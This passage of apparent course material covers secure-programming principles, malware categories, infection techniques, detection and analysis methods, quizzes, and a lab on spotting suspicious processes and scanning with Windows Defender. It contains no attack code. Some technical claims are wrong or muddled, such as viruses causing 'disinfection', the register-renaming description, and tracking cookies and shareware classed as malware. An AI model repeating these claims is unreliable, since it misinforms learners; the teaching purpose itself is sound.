In most successful attacks on a computing system, the attacker is able to execute code with the privileges and access rights of the compromised program or service. If these privileges are greater than those available to the attacker, then this results in a privilege escalation, an important stage in the overall attack process. Using higher levels of privilege may enable the attacker to make changes to the system. This strongly suggests that programs should execute with the least amount of privileges needed to complete their function. This is known as the principle of least privilege and is widely recognised as a desirable characteristic in secure program.

Because this environment variable is exchanged between programs, care must be taken when one program link with another program so that a malicious program will not use the environment variable to attack the other program.

Correct Use of Systems Calls and Standard Library Functions
Programs make calls to the operating system to access the system's resources and to standard library functions to perform common operations. When using such functions, programmers commonly make assumptions about how they actually operate. Most of the time, they do indeed seem to perform as expected.

However, there are circumstances when the assumptions a programmer makes about these functions are not correct. The result can be that the program does not perform as expected. They are thereby leaving the program vulnerable failure, which may lead to unavailability.

The reason for this is that, while the operating system is managing other programs and scheduling resources among them, the assumption made by a program may conflict the operating system services provided. If the program does not consider this, then it may lead to a program crash, thereby leading to the threat of unavailability of the services provided by the program.

3.5 Ensuring Security when Producing Output

The ultimate end result of a program is to produce the correct output. Regardless of the types of output, the important thing is to ensure that the output really does conform to the expected nature and have the desired meaning.

In most cases, the output from one program serves as input to another program; this is the case of XSS attack whereby the response message output from a web server serves as input to the web browser. But because the web server does not properly secure its output, it inadvertently leads to attack for the client consuming the data, i.e. the browser. This implies output from our program should be properly sanitised to prevent serving as a security threat to the consumer of the output.

4.0 Self-Assessment Exercise(s)

Which of these options best explain the principle of defensive programming?

A. It involves designing and implementing software that continues to function even when under attack.

B. A collection of string values inherited by each process from its parent that can affect the way a running process behaves.

Answer: A

5.0 Conclusion

This unit has essentially taught you about the principles of secure and defensive programming. This involves designing and implementing software that continues to function even when under attack. Software written using this principle can detect erroneous conditions resulting from some attack, and decides either to continue to execute safely or to fail gracefully.

The take-home here is that program should be written in a way to ensure that all assumptions and requirements are totally and explicitly coded to avoid any leakage and exposure of the underlying system on which the program runs to vulnerabilities and attacks.

6.0 Summary

The key principles to ensure a secure program is to use the principles of secure programming. This principle stipulates a number of guidelines that should be taking into consideration when developing a software or program. They include proper input handling, ensuring Correct Program Code, Ensuring Security with Interaction with Operating System and Other Programs and Ensuring Security when Producing Output. For a further discussion on these principles, you are encouraged to read the reference material in the further reading section.

7.0 References/Further Reading

Stallings, W. & Brown, L. (2018). *Computer Security Principle and Practice.* (4th ed.). Prentice-Hall.

https://Simplilearn.com/software-developemnt-security-tutorial-video

Module 2: Threats and Attacks

Module Introduction

This module discusses malware, intrusion detection systems and cyber terrorism.

Unit 1: Malware
Unit 2: Intrusion Detection Systems (IDS)
Unit 3: Cyber Terrorism

Unit 1: Malware

Contents

1.0 Introduction

This unit introduces you to the concepts of the malicious program, otherwise known as malware. Malware is a malicious program with the intent of inhibiting the normal flow of the computer system by damaging the legitimate system. The unit also explains how you can analyse malware effectively and various techniques to protect the system from malware attacks.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- identify various types of malware
- describe different malware attack techniques
- identify malware protection techniques
- demonstrate methods and techniques that can be used to protect a network from malware.

3.0 Main Content

3.1 Malware

3.1.1 Malware Definition

Malware is a malicious software application intentionally built in a computing facility for nefarious purposes. It can also be termed as all kind of intrusions that is disastrous to the computer software and hardware system. Malware writer creates malware for purposes of economic gain, destruction, challenges or retaliation. Computer malware includes computer viruses, worms, Trojan, malicious mobile codes (Botnets, Nitda worm), Tracking Cokies (spywares, adwares, crimewares), Attacker Tools (Backdoors, Keylogger, Rootkits, E-mail generator) and other harmful software. A malware detector is a system introduced to analyse and identify malware. Malware detector can be a commercial virus scanner which uses binaries signature and other heuristic rules and algorithm to identify malware or firewall which monitor the gateways of electronic devices.

3.1.2 Categories of Malware

The classification of malware is based on their attributes like replication tendency and strategy, purposes of creation, method of propagation and containment methodology. Malware such as Stuxnet and viruses may be created for system destruction, backdoors and botnets for financial gain, or adware, spyware and worms to gain unauthorized access to the system by compromise system effectiveness. Malware can be categorised as follow:

3.1.2.1 Computer Viruses

A virus is a computer program designed to replicate itself and distribute copied data to another computer, thereby causing disinfection to other programs and files. A virus has payloads that contain codes for executing virus activities, which can either be benign or malicious in nature. A benign program may either irritate or consumes memory space unnecessarily while a malicious program causes several damages to the system. A virus may be compiled or interpreted. The source code of a compiled virus is converted by a compiler program for proper execution on the operating system. In contrast, interpreted virus codes can only be executed by some applications.

The virus uses obfuscation strategy to evade detection by antimalware. Malware writer used obfuscation like polymorphism, metamorphism, stealth, self-encryption and decryption, armouring among others to efface detection by the detectors. The basic purpose of creating a virus is for system destruction by attackers.

3.1.2.2 Computer Worms

Computer worms are malicious programs that are both self-replicating and self-contained in nature, i.e. they require no host program, unlike virus in order to carry out their dastardly acts. Worms are also self-propagating malware and capable of creating and executing potential copies without user intervention. Many worms are purposely created to waste system resources and gain unauthorised access to the system.

Worms can be network service or mass mailing worms. The network service worm is exploiting the network service vulnerabilities to gain access to the system while the mass wailing worms send a bulk of unwanted messages which may often reduce the effective performance of a system in question.

3.1.2.3 Trojan horse

This is a pretentious malware that camouflage to assist the user prior to the installation but later facilitates and exposes the user to unauthorized access. It emulates the attributes of the original program, such as login shell and hijacks user password to gain access to the system remotely. Trojan horse damages vital resources of the system like files, programs, and data and retards system from performing important designated functions.

Trojan.Wn32.Generic!SB.0,Trojan.Wn32.Malware,Trojan.ASF.Wimad,Trojan.HTML.FakeAlert.a are examples of the most dangerous Trojans malware.

3.1.2.4 Tracking Cookies

These are small data designed to retain certain information about the activities and pattern of a particular website.

3.1.2.5 Adware

Adware is advertising-supported software that plays, displays, or download advertisement automatically to a computer after the installation of harmful software by computer users. The advertising module is generally embedded into the malicious software, specially designed to detect the sites visited by the internet users in other to gain access to user's vital information for majorly financial purposes.

Some adware can also be referred to as shareware (also known as trialware or demoware). This is computer software that is licensed under the exclusive right of the owner. The licensee is given the right to use the software under certain conditions but restricted from other uses, such as modifications, further distributions, or reverse engineering. Shareware often offers a free download from the internet website. It gives buyer opportunities for assessing the software before it can be purchased. Some common adware software is free games on the internet, free software packages, Kazaa and Bearshare.

3.1.2.6 Crimeware

This is a kind of malware that is designed specifically to facilitate and execute all kinds of cybercrime. It is designed to access a user's account online by presenting itself using the identity of another computer user in other to gain access to another person's account and valuable information.

3.1.2.7 Spyware

Spyware, as the name refers, is a program originally designed to monitor the activities of computer users on the internet with a view to collect information about users without their knowledge. Spyware obtains information like credit card number, frequently visited sites, e-mail address, among others. It also not only interferes with control of the computer but also changes the computer setting, which results in slow computer connection settings.

3.2 Malware Attack Techniques

The infection strategies of malware include entry point obfuscation, code integration, code insertion, register renaming, memory access reordering and session hijacking. These are discussed under the following subheading.

On the other hand, malware has two basic strategies adopted on a cell phone viz;

1. By creating a new process to launch its attack
2. By redirecting the program flow of a legitimate application in order to execute its malicious code within a legitimate security context (e.g. messaging process)

3.2.1 Malware First Attack Technique on Mobile Phone

Malware, in this case, created a new process to execute its malicious code and compromise the cell phone. This is a case where user operations are required, for example, when a user downloads software on an internet or opens a received message from another user. The newly created process contains a program descriptor, which describes the address content, execution state and security context, which is different from that of the invoked parent process. This technique is widely adopted by the most existing malware one to its simplicity.

In this technique, the cell phone malware launches an attack through a legally installed application, having realised that the Symbian and windows programs register themselves within a platform and use their system services within their API framework. A good example is a cardblock Trojan, which is a cracked version of a legitimate Symbian application called instansis. It allows a user to create SIS archive. Cardblock blocks the MMC memory card and detects the subdirectories under \system (SDI attack).

3.2.2 Malware Second Attack Technique on Mobile Phone

Malware, in this case, redirects the program flow of a legitimate application (e.g. messaging activities) to execute its malicious code within a legitimate security context. Open Source-based OS and application a framework is the major target of this kind of malware attack, i.e. Linux-based smartphones. This type of attack is possible for malware by exploiting the stack buffer overflow in a Linux-based cell phone to "hijack "the normal program flow and launch its attacks.

3.2.3 Code Insertion

Malware can also either append virus code and thereby modify the entry point of a legitimate program or inject its code into unused sections of program code.

3.2.4 Code Reordering

In this case, the malicious program substitutes the malicious code with the original code and change the order of execution

3.2.5 Entry Point Obfuscation

In entry point obfuscation, the virus hijacks the control of the program after the program has been launched, overwrite program import table addresses and function call instructions.

3.2.6 Code integration

During the code integration, a virus merges its code with a legitimate program that requires disassembly of the target, which is a very difficult operation (W95/Zmist).

3.2.7 Register Renaming

Malware writer in this case program the malware to change the name of a designated register of system, thereby confuse the legitimate program as to the execution of the system program.

3.2.8 Session Hijacking

This is a process whereby a hacker sniff into internet active sessions, monitors the session activities, steal the information, take one of the parties offline, and take over the session in a steady manner.

3.2 Malware Method of Propagation

The basic technique of propagating malware is either by self-propagation or user interaction. A malware like a worm is capable of copying itself and causing occasional execution without the intervention of a host program or its user, therefore requires no user intervention before its execution occur. Virus, on the other hand, is a user-interaction oriented malware that always looks for a host program for its execution and consequent infection. Other malware might not require any of these methods for its propagation but may adopt internet medium for their spreading. Mobile malware on its own adopts mobile phone network on the internet to propagate itself, but this action is usually curtailed by the internally built defence mechanism in the mobile network phone. Another opportunity for mobile malware to propagate is through the direct pair-wise communication resources, i.e. Bluetooth, Wi-Fi, Infrared.

Some characteristics make software malicious. Can you identify these characteristics?

3.4 Characteristics of Malware

There are three basic characteristics of malware, namely:

b. Self-replication
c. Self-propagation
d. User interaction

Malware could be a self-replicating, self-propagating, or user interacting program. It discreetly installs itself in a data processing system, without user's knowledge or consent, to endanger data confidentiality, data integrity and system availability or making sure that the authentic user is framed for computer crime.

3.5 Malware Detection Techniques

The detection of malware task is divided into analysis, classification, detection and eventual containment of malware. Classification techniques which include association mining, machine learning, rule-based decision tree and many others have been used in the classification of computer programs into the malicious or benign set. The task of identifying the instances of malware by different schemes using the attributes of known malware characteristics is known as malware analysis. Malware detection, on the other hand, involves the quick identification or detection and validation of any instance of malware in order to prevent further damage to the system. The final task is the containment of the malware, which involves effort at stopping the aftermath effects and preventing further damages to the system. Malware detection technique has been classified according to the following criteria:

3.5.1 Signature-Based Malware Detection

This involves pattern-marching approach such as commercial antivirus where the scanner scans for a sequence of byte within a program code to identify and report a malicious code. This approach adopts a syntactic-level of code instructions in order to detect malware by analyzing the code during program compilation. The technique covers complete program code in a short period of time. The technique, however, limited by ignoring semantics of instructions, which allows malware obfuscation during the program's run-time.

3.5.2 Specification-Based Malware Detection

A specification-based malware detection entails a detection algorithm which addresses the deficiency of pattern-matching approach. This algorithm incorporates instruction semantics to detect malware instances. The approach is highly resilience to common obfuscation techniques. It used template T to describe the malicious behaviours of a malware, which are sequence of instructions represented by variables and symbolic constants. The limitation of this approach is that the attribute of a program cannot be accurately specified.

3.5.3Behavioural-Based Detection

This approach performs simultaneously surface scanning and identification of malware's action. The approach generates database of a malicious behaviours by studying a distinct number of families of malware on a target operating system.

3.5.4 Data Mining Technique of Detecting Malware

Several authors have proposed the use of data mining for the detection of malicious executables. Some of these defined a malicious executable as a program that performs function, such as compromising a system's security, damaging a system or obtaining sensitive information without the user's permission. Their proposed data mining methods detect patterns in large amounts of data, such as byte code, and use these patterns to detect future instances in similar data. This framework used *classifiers* to detect new malicious executables. The data mining method was able to detect previously undetectable malicious executables by comparing the results with traditional signature-based methods and with other learning algorithms.

Examples of Malware with the Purpose of Creation

- Stuxnet and viruses may be created for system destruction.
- Backdoors and botnets for financial gains.
- Adware, spyware and worms to gain unauthorised access to the system by compromise system effectiveness and DOS.

Provided below are tools used by malware attackers to execute their malicious activities.

- Backdoor: a malicious program used by an attacker to listen to the command being executed on transmission protocol ports. It has a client component which resides on the intruder's system and server component which resides on an infected system.
- Rootkits: These are collective files installed on a target system to modify the normal activities of a legitimate user.
- Keystroke Logger: This tool monitor and keep the record of keyboard activities.
- E-mail Generator: This tool is used to create and send a very large number of email. These bunks of unsolicited email constitute spam to the owner of the email.
- Web Browser Plug-in: This tool allows the web browser to display or execute a type of information in a specific way according to the attacker specification.
- Toolkits: These are a collection of attacker's facilities used to probe and execute malware attack on the system. These tools include Port scanners, Packet sniffers, Password crackers, Vulnerability scanners, and SSH and telnet.

3.6 Analysis of Malware

3.6.1 Static Analysis

Static analysis is the process of analysing a program's code statistically without actually executing the code. The static analysis approach has the advantage that an entire code can be covered and therefore, possibly a complete program behaviour, independent of any single path executed during run-time, will be easily captured. However, the statics analysis is constrained with its inability to detect new malware or new variants of malware.

3.6.2 Dynamic Analysis

Dynamic analysis, on the other hand, is necessary to complement the lapses of static analysis due to various obfuscation mechanisms, which rendered static analysis an ineffective method. Dynamic analysis was based on some heuristics such as the monitoring of modifications to the system registry and the hooks' insertion into system interface or library. Dynamic analysis, however, also have shortcomings since the heuristics are not based on the fundamental attributes of malware, they can be subjected to high false positive and false negative rates.

3.6.3 Combination of Static and Dynamic Analysis

This analysis involves the use of both static and dynamic techniques in a simultaneous form to examine malicious programs.

3.7 Malware Protection Techniques

1. Regular update of system, browsers, and plugins
2. Anti-malware Programs
3. Firewall (software and hardware)
4. Legal Framework
5. Education
6. Organisation measures or precaution
7. Restriction on some websites
8. Be wary and verify the source of information to avoid phishing, fake phone call, etc.
9. Use a strong password or password manager
10. Always browse using a secure connection

4.0 Self-Assessment Exercise(s)

1. Which of the following is an example of malware?
   a. Software
   b. Trojan
   c. Utilities
   d. Firewall

   Answer: B

2. Malware protection techniques include which of the following?
   A. Shutting down your system
   B. Remove the Hard disk drive
   C. Regular update of systems
   D. Anti-malware programs

   Answer: C and D

5.0 Conclusion

In this unit, you have learnt the concepts of the malicious program, otherwise known as malware. You have also learnt the classification of malware using different criteria. Through the unit, you have discovered the analysis techniques and strategies to protect the system against malware infections.

6.0 Summary

This unit introduces you to the concepts of the malicious program, otherwise known as malware. Malware is a malicious program with the intent of inhibiting the normal flow of the computer system by damaging the legitimate system. The unit also explains how you can effectively analyse malware and various techniques to protect the system from malware attacks. The classification of malware depends on the characteristic of malware, which includes self-replication, self-propagation, and user interaction. Malware detection techniques include signature-based, specification-based, behavioural, and data mining technique of detecting malware.

7.0 References/Further Reading

Abhijit, B., Xin, H., Kang G. S & Taejoon, P. (2008) “ Behavioural detection of Malware on Mobile Handsets”, June 17–20, 2008, Breckenridge, Colorado, USA. ACM 978-1- 60558-139-2/08/06

Adebayo, O. S.; Mabayoje, M. A.; Mishra, A. & Osho, O. (2012). “Malware Detection, Supportive Software Agents and Its Classification Schemes,” *International Journal of Network Security & Its Applications (IJNSA),* Vol.4 (6), pp. 33 – 49.

Christodorescu, M., Jha, S., Seshia, S.A., Song, D. &R.E.Bryant. (2005) “Semantics-aware malware detection”, In *Proceedings of the IEEE Symposium on Security and Privacy*.

Gjergji, Z., Goefrey M., Michael, L., & Per, J. (2005) “Defending Mobile Phones from Proximity Malware” Mell, P.; Kent, K. & Nusbaum, J. (2015). *Guide to Malware Incident Prevention and Handling*. Special Publication 800-83 Sponsored by the Department of Homeland Security. November, 2015.

Peter, M., Karent, K. and Joseph, N, (2005) “Guild to Malware Incident Prevention and Handling”, NIST special publication 800-83

Salvatore J. Stolfo, Ke Wang, Wei-Jen Li. (2005) “File analysis for malware detection”, HSARPA #0421001/H-SB04.2-002.WORMS 2005 Columbia IDS Lab June 19, 2005 2

Somayaji, A. & Forrest, S. (2006) “Automated response using system-call delays”, *Proceedings of the USENIX Security Symposium.*

Laboratory Practical 1

SCANNING MALWARE

What Are the Signs of a Virus?

Poor performance, application crashes, and computer freezes can sometimes be the sign of a virus or another type of malware wreaking havoc. However, that's not always the case: There are many other causes of problems that can slow down your PC.

Likewise, just because your PC is running fine doesn't mean it doesn't have malware. The viruses of a decade ago were often pranks that ran wild and used a lot of system resources. Modern malware is more likely to lurk silently and covertly in the background, trying to evade detection so it can capture your credit card numbers and other personal information. In other words, modern-day malware is often created by criminals just to make money, and well-crafted malware won't cause any noticeable PC problems at all.

Still, sudden poor PC performance may be one sign you have malware. Strange applications on your system may also indicate malware but, once again, there's no guarantee malware is involved. Some applications pop up a Command Prompt window when they update, so strange windows flashing onto your screen and quickly disappearing may be a normal part of the legitimate software on your system.

There's no one-size-fits-all piece of evidence to look for without actually scanning your PC for malware. Sometimes malware causes PC problems, and sometimes it's well-behaved while sneakily accomplishing its goal in the background. The only way to know for sure whether you have malware is to examine your system for it.

How to Check if a Process Is a Virus or Not

You might be wondering if your computer has a virus because you've seen a strange process in the Windows Task Manager, which you can open by pressing Ctrl+Shift+Esc or by right-clicking the Windows taskbar and selecting "Task Manager."





Figure 2.1: Navigating to Task Manager

It’s normal to see quite a few processes here, click “More Details” if you see a smaller list. Many of these processes have strange, confusing names. That’s normal. Windows includes quite a few background processes, your PC manufacturer added some, and applications you install often add them.

Figure 2.2: Windows Task Manager.




lame	Status	15% CPU	77% Memory	0% Disk	0% Network	7% GPU
Google Chrome (86)		4.8%	5,253.0 MB	0.1 MB/s	0.5 Mbps	2.9
WMI Provider Host		2.1%	7.2 MB	0 MB/s	0 Mbps	0
Desktop Window Manager		1.4%	22.8 MB	0 MB/s	0 Mbps	0.1
Task Manager		1.2%	27.1 MB	0 MB/s	0 Mbps	0
WinSnap		0.8%	8.3 MB	0.1 MB/s	0 Mbps	0
Service Host: Connected Devic...		0.6%	6.9 MB	0.1 MB/s	0 Mbps	0
Service Host: Windows Manag...		0.6%	37.7 MB	0 MB/s	0 Mbps	0
System		0.5%	0.1 MB	0.1 MB/s	0 Mbps	0

Badly behaved malware will often use a large amount of CPU, memory, or disk resources and may stand out here. If you’re curious about whether a specific program is malicious, right-click it in the Task Manager and select “Search Online” to find more information.

If information about malware appears when you search the process, that’s a sign you likely have malware. However, don’t assume that your computer is virus-free just because a process looks legitimate. A process could lie and say it’s “Google Chrome” or “chrome.exe,” but it may just be malware impersonating Google Chrome that’s located in a different folder on your system. If you’re concerned you might have malware, we recommend performing an anti-malware scan.

The Search Online option isn't available on Windows 7. If you use Windows 7, you'll have to plug the name of the process into Google or another search engine instead.




		15%	76%	0%	0%	6%
lame	Status	CPU	Memory	Disk	Network	GPU
Google Chrome (87)		6.2%	5,077.3 MB	0.1 MB/s	0.3 Mbps	3.8
WMI Provider Host		2.0%	7.1 MB	0 MB/s	0 Mbps	0
Desktop Window Manager			B	0 MB/s	0 Mbps	0.1
System			B	0.1 MB/s	0 Mbps	0
Service Host: Windows Manag...			B	0 MB/s	0 Mbps	0
Task Manager			B	0 MB/s	0 Mbps	0
Razer Synapse Service Process (...			B	0.1 MB/s	0 Mbps	0
paint.net (4)			B	0 MB/s	0 Mbps	3.3

Figure 2.3: Search Online Option

How to scan your computer for viruses

By default, Windows 10 is always scanning your PC for malware with the integrated Windows Security application, also known as Windows Defender. You can, however, perform manual scans.


On Windows 10, open your Start menu, type "Security," and click the "Windows Security" shortcut to open it. You can also head to Settings > Update & Security > Windows Security > Open Windows Security.



Windows Security is your home to view and m
the security and health of your device.

Figure 2.4: Windows Defender


To perform an anti-malware scan, click “Virus & threat protection.”



See what's happening with the security and health of your device
and take any actions needed.

Figure 2.5: Perform Anti-Malware Scan

Click “Quick Scan” to scan your system for malware. Windows Security will perform a scan and give you the results. If any malware is found, it will offer to remove it from your PC automatically.



Windows Security

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: 9/19/2019 7:48 PM (quick scan)
0 threats found.
Scan lasted 25 minutes 30 seconds
49292 files scanned.

Figure 2.6: Quick Scan

If you want a second opinion, always a good idea if you're concerned you might have malware, and your primary antivirus doesn't find anything, you can perform a scan with a different security application like Avast, Comodo, Malware Byte e.t.c.

Scanning with Virus Total

